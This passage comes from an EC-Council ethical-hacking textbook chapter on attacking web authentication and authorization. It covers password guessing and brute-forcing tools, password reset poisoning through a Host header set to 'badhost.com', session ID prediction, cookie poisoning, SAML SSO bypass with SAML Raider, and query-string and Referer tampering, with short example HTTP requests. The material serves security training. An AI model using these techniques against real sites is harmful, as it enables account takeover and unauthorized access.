- **'Remember Me' Exploit**: "Remember Me" functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password until eventually arriving at the correct one. To guess passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

  The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent's or friend's name, and pet's name.

  Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.

- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, and Dictionary Maker.

  - **THC-Hydra**

    Source: *https://www.thc.org*

    THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. Furthermore, it uses various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.64: Screenshot of THC-Hydra

Password Attacks: Brute-forcing

Brute-forcing is another method used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

Some brute-forcing tools for cracking passwords are described below.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  - **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerabilities
  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.65: Screenshot of Burp Suite

Some additional password cracking tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- ophcrack (*http://ophcrack.sourceforge.net*)
- RainbowCrack (*http://project-rainbowcrack.com*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as **`Host`** in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-
pwdd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1**: The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2**: The attacker sends a password reset request link to the victim using the altered Host header. For example,

  ```
  POST https://certifiedhacker.com/reset.php HTTP/1.1
  Accept: */*
  Content-Type: application/json
  Host: badhost.com
  ```

  The resultant URL for resetting the password is

  ```
  https://badhost.com/reset-password.php?token=87654321-8765-8765-
   8765-10987654321
  ```

- **Step 3**: Now, the attacker waits for the victim to receive the modified email.
- **Step 4**: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing

Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is "user01," which corresponds to the username. By guessing its new value, say, as "user 02," it is possible for the attacker to gain unauthorized access to the application.




Figure 14.66: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the "**Remember me**?" function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie poisoning is performed in the following steps:

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.




Figure 14.67: Screenshot of OWASP ZAP

Some additional cookie exploitation tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- Burp Suite (*https://www.portswigger.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- XSSer (*https://xsser.03c8.net*)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.




Figure 14.68: Illustration of SAML based SSO

Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the '**Proxy**' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "**Extender**" tab and then go to "**BApp store**". Then, click and install "**SAML Raider**" extension.
- Access Burp Suite and ensure that the "**Proxy**" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward'** tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.




Figure 14.69: Screenshot of Burp Suite capturing SAML messages

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, add your own comment between two domain names and pass the response.




Figure 14.70: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

1. Uniform Resource Identifier
2. POST Data
3. Query String and Cookies
4. Parameter Tampering
5. HTTP Headers
6. Hidden Tags

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to **bypass authorization mechanisms**

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers

- If the application uses the **Referer header** for making access control decisions, then try to modify it to access **protected application functionalities**

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, **ItemID = 201** is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier**: A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- **Parameter Tampering**: Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

price and quantity of products, permissions, and user credentials. This information is usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**: POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers**: Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.

  In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies**: Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags**: When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. However, he/she has to make a choice. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.71: Screenshot displaying Query String Tampering

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
……..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

